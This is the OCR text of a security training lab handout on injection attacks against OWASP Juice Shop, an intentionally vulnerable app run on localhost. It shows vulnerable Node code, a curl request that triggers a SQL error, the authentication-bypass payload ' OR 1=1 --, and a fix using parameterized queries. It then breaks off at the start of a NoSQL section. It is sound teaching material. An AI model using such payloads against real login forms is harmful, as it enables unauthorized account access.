


Hacking Modern Web Apps
Part: 1
Lab ID: 2

Exploiting Injection attacks on NodeJS

SQL Injection
NoSQL Injection
Exploiting CVE-2019-18818
Server Side Template Injection

7ASecurity
Protect Your Site & Apps From Attackers
admin@7asecurity.com

INDEX

Part 0: Starting OWASP Juice shop

Before starting this lab, please make sure you are running OWASP Juice Shop inside the VM. Start JuiceShop like so (In the lab VM, files are already downloaded to: *~/labs/part1/lab2/juice-shop*):

DownloadURL:
https://training.7asecurity.com/ma/mwebapps/part1/apps/juice-shop-9.3.1_node12_linux_x64.tgz

Commands:

```
cd ~/labs/part1/lab2/juice-shop
nvm use 12.16.0; npm start // Ensure to use correct Node version
```

You might encounter the following error if you did not “npm install” JuiceShop before:

NOTE: If you have downloaded Juice Shop from the given URL above, there is no need to run “npm install”. Also if you are on lab VM, this should be installed by default and no need to run again.

Output:

```
> juice-shop@9.3.1 start /home/alert1/labs/part1/lab2/juice-shop
> node app

Please run "npm install" before starting the application!
npm ERR! code ELIFECYCLE
npm ERR! errno 1
npm ERR! juice-shop@9.3.1 start: `node app`
npm ERR! Exit status 1
npm ERR!
npm ERR! Failed at the juice-shop@10.0.0 start script.
npm ERR! This is probably not a problem with npm. There is likely additional
logging output above.
npm WARN Local package.json exists, but node_modules missing, did you mean to
install?

npm ERR! A complete log of this run can be found in:
npm ERR!     /home/alert1/.npm/_logs/2020-03-07T10_54_55_773Z-debug.log
```

As the message indicates, you need to run “npm install” first, this will install the app dependencies. After that, run “npm start”:

Commands:

```
npm start
```

Output:

```
> juice-shop@9.3.1 start /home/alert1/labs/part1/lab1/juice-shop
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v12.16.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2015.js is present (OK)
info: Required file tutorial-es2015.js is present (OK)
info: Required file polyfills-es2015.js is present (OK)
info: Required file runtime-es2015.js is present (OK)
info: Required file vendor-es2015.js is present (OK)
info: Required file main-es5.js is present (OK)
info: Required file tutorial-es5.js is present (OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
info: Configuration default validated (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000
```

Part 1: Introduction to OWASP Juice Shop

Introduction

OWASP Juice Shop is an open source web application that is intentionally vulnerable and contains a lot of web vulnerabilities. Throughout the course, we will be using a customized version of Juice shop with added vulnerabilities and filters to make the exploitation more challenging.

Juice Shop - Architecture overview

OWASP Juice Shop is primarily built on JavaScript with NodeJS as the backend while AngularJS at the front end. The framework uses a REST API for communication with the backend.




Fig.: Juice Shop Architecture

The application primarily uses a SQLite DB as a database and also uses MongoDB for product reviews and such.

Part 2: Introduction to SQL Injection

Introduction

SQL injection is a code injection technique that can be used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (via user-controlled inputs).

Let's take a look at the following sample code to understand the vulnerability better.

Code:

```
var username = req.body.username;
connection.query("SELECT * from user_options where user='" + username + "'",
(err,rows) => {
    if(err) throw err;
    console.log(rows);
});
```

In the example above, if the username is a string controlled by the attacker, the application will directly append the user input into the SQL query which is then executed by the backend database.




Fig.: Summarizing the SQL injection (Image source: portswigger.net)

Since the user input is appended to the original query, the backend DB or the connection library won't be able to recognize the difference between query and the user input. Hence it executes the whole query and can lead to unexpected results.

Data (user input) and instructions (SQL query) are always confused in injection attacks, typically after a string concatenation, which merges the two into a single string.

Identifying SQL Injection

Step 1: Exploring the login

Visiting http://127.0.0.1:3000/#/login takes us to the login page. Let's look into the codebase to see how the login is handled.

A quick way to try to identify the affected file could be to look for the word login in the routes directory:

Command:

```
grep -r 'login'  routes/
```

Output:

```
[...]
routes/login.js:module.exports = function login () {
routes/login.js:            utils.solveIf(challenges.loginCisoChallenge, () =>
{ return user.data.id === users.ciso.id })
routes/login.js:    utils.solveIf(challenges.loginSupportChallenge, () => {
return req.body.email === 'support@' + config.get('application.domain') &&
req.body.password === 'J6aVjTgOpRs$?5l+Zkq2AYnCE@RF$P' })
routes/login.js:    utils.solveIf(challenges.loginRapperChallenge, () => {
return req.body.email === 'mc.safesearch@' + config.get('application.domain')
&& req.body.password === 'Mr. N00dles' })
routes/login.js:    utils.solveIf(challenges.loginAmyChallenge, () => { return
req.body.email === 'amy@' + config.get('application.domain') &&
req.body.password === 'K1f.....................' })
routes/login.js:    utils.solveIf(challenges.loginAdminChallenge, () => {
return user.data.id === users.admin.id })
routes/login.js:    utils.solveIf(challenges.loginJimChallenge, () => { return
user.data.id === users.jim.id })
routes/login.js:    utils.solveIf(challenges.loginBenderChallenge, () => {
return user.data.id === users.bender.id })
```

So, it seems login.js is a good candidate for exploration, if we take a closer look, we can see a **string concatenation**, confusing user input (data) with instructions (the SQL query) as is typical in injection vulnerabilities:

File:
juice-shop/routes/login.js

Code:

```
22:   return (req, res, next) => {
23:     verifyPreLoginChallenges(req)
24:     models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email
|| ''}' AND password = '${insecurity.hash(req.body.password || '')}' AND deletedAt IS
NULL`, {
            model: models.User,
            plain: true
        })
```

The email is taken directly from the user input and is appended to the SQL query string between a set of single quotes.

Step 2: Confirming the SQL Injection:

Since the user input is directly appended to the query between 2 single quotes, if the user input contains another single quote, that breaks the query (because now there are 3 single quotes). Let's verify this from the UI:




Fig.: Login error

Simply submitting single quotes in the email field gives us an error: "*[object Object]*".




Fig.: [object Object] error message due to broken SQL query

Now, press F12 to open the browser development tools, then navigate to the “Network” tab and click on “Login” again. Then review the response to the “login” request:




Fig.: Login request stack trace

This is already bad, showing stack traces to the client-side is an issue on its own.

However, if you scroll down a little in the same response, you will notice that even the entire SQL query is leaked:




Fig.: Full SQL query leak in server response

By inspecting the resulting SQL Query, we can see why this is resulting in an a SQL error:

SQL Query:

```
SELECT * FROM Users WHERE email = ''' AND password =
'3590cb8af0bbb9e78c343b52b93773c9' AND deletedAt IS NULL
```

So, as you can see the password is run through a hashing function and is not injectable, whereas the email can be injected.

Another useful feature of the browser development tools (works in FF, Chrome and probably other browsers) is the ability to copy any request into a curl format. From the network tab, right click on the login request, “Copy” and “Copy as cURL”:




Fig.: Copying the request in curl format

Then you can paste that in a terminal to be able to play with the request in a more comfortable fashion:

Command:

```
curl 'http://localhost:3000/rest/user/login' -H 'User-Agent: Mozilla/5.0 (X11;
Ubuntu; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H 'Accept:
application/json, tex/plain, */*' -H 'Accept-Language: en-US,en;q=0.5'
--compressed -H 'Content-Type: application/json' -H 'Origin:
http://localhost:3000' -H 'Connection: keep-alive' -H 'Referer:
http://localhost:3000/' -H 'Cookie: io=viycKB5fpS_PYEu5AAAA; language=en;
welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=E3OzQenePWoj4zk293aRX8KbBNYEAo9GL5qO1ZDwp6JyVxgQMmrlv7npKLVy'
--data-raw $'{"email":"\'","password":"\'"}'
```

Output:


```
{
  "error": {
    "message": "SQLITE_ERROR: unrecognized token:
\"3590cb8af0bbb9e78c343b52b93773c9\"",
    "stack": "SequelizeDatabaseError: SQLITE_ERROR: unrecognized token:
\"3590cb8af0bbb9e78c343b52b93773c9\"\n    at Query.formatError
(/home/alert1/labs/lab1/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js
:422:16)\n    at Query._handleQueryResponse
(/home/alert1/labs/lab1/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js
:73:18)\n    at afterExecute
(/home/alert1/labs/lab1/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js
:250:31)\n    at replacement
(/home/alert1/labs/lab1/juice-shop/node_modules/sqlite3/lib/trace.js:19:31)\n    at
Statement.errBack
(/home/alert1/labs/lab1/juice-shop/node_modules/sqlite3/lib/sqlite3.js:14:21)",
    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Users WHERE email = ''' AND password =
'3590cb8af0bbb9e78c343b52b93773c9' AND deletedAt IS NULL"
    },
    "original": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Users WHERE email = ''' AND password =
'3590cb8af0bbb9e78c343b52b93773c9' AND deletedAt IS NULL"
    },
    "sql": "SELECT * FROM Users WHERE email = ''' AND password =
'3590cb8af0bbb9e78c343b52b93773c9' AND deletedAt IS NULL"
  }
```


Authentication bypass using SQL Injection

Step 1: Bypassing Authentication

Let's try to login to the application using the SQL Injection we identified above. The easiest way to do this is to construct the user input in a way that once it gets appended to the query, the query will always return true.

Payload (user input):
' OR 1=1 --

Query:

```
SELECT * FROM Users WHERE email = '    ' OR 1=1 --  ' AND password = 'hashed_password'
AND deletedAt IS NULL
```

Here 3 things happen:

1. The single quote in the payload (user input) closes the single quote which comes in the SQL query and then we are out of the string context.

2. The payload inserts an “OR” statement which always returns true (so the entire query always returns true)

3. The payload comments out the rest of the query (so that the query doesn’t break and password validation is commented out.)

So giving the email as our above payload and any random characters in the password field (it doesn’t matter because we commented out the password section of the query), we will be successfully logged into the application as an admin user.

Here, we were able to login as admin because the query always returns true and the first record inside the database is the “admin” record.

On the user interface of OWASP Juice Shop you should see the following:




Fig.: Admin access via SQL Injection and no password

Fixing SQL Injection

Here the primary reason why SQL injection existed in the first place is due to the fact that user input is appended to the SQL query without any input validation.

One of the best ways to prevent this is to use bind variables which is typically accomplished through “prepared statements” or “parameterized queries” where we explicitly tell the connecting library that the inputs are meant to be string values or parameters and can encode the strings as needed.

Bind variables provide the strongest separation between code and instructions and are therefore the best defense against injection attacks where possible (i.e. to mitigate SQL Injection). Bind variables are not available in some languages or protocols (i.e. SMTP), hence in such cases only escaping is possible.

Let’s take an example from the Node.js Sequelize library[1]:

Code:

```
await sequelize.query(
  'SELECT * FROM projects WHERE status = :status',
```

[1] https://sequelize.org/master/manual/raw-queries.html

```
  {
    replacements: { status: 'active' },
    type: QueryTypes.SELECT
  });
```

In the above example, ":status" is a named parameter which gets replaced by the values present in the "replacements" which are escaped and inserted into the query by sequelize before the query is sent to the database.

Let's use the above technique to fix the SQL injection in Juice Shop.

File:
juice-shop/routes/login.js

Code:

```
return (req, res, next) => {
    verifyPreLoginChallenges(req)
    models.sequelize.query(`SELECT * FROM Users WHERE email = :email AND password =
:password AND deletedAt IS NULL`, {
        replacements: {
                email: req.body.email || '',
                password: insecurity.hash(req.body.password || '')
                },
                model: models.User,
                plain: true
        }).then((authenticatedUser) => {
```

Parameterized queries are not only a secure way to prevent SQL injection but also make the code more readable and easy to maintain.

Now, on the command line:
Stop (Control + C) and restart (npm start) OWASP Juice Shop.

On the web interface:
Logout:




Fig.: Logging out from OWASP Juice Shop

Now close all the messages at the top and try the SQL Injection payload to bypass authentication again:

Payload:

```
' OR 1=1 --
```

Notice how the application is no longer vulnerable to SQL Injection:

Fig.: SQL Injection mitigation verification

Part 3: Introduction to NoSQL Injection

NoSQL databases provide a mechanism for storage and retrieval of data that is modeled in means other than the tabular relations used in relational databases and also provide looser consistency restrictions than traditional SQL databases.

NoSQL Denial of Service (DoS)

Step 1: Exploring the attack surface

One of the interesting sections where the user input is being taken and stored in the backend database is the product reviews section.




Fig.: product reviews being displayed

Press F12 to open the browser development tools, then navigate to the “Network” tab. Now click on any of the products and we can see the API call which fetches the previous reviews from the backend database.




Fig.: API call which fetches the product reviews

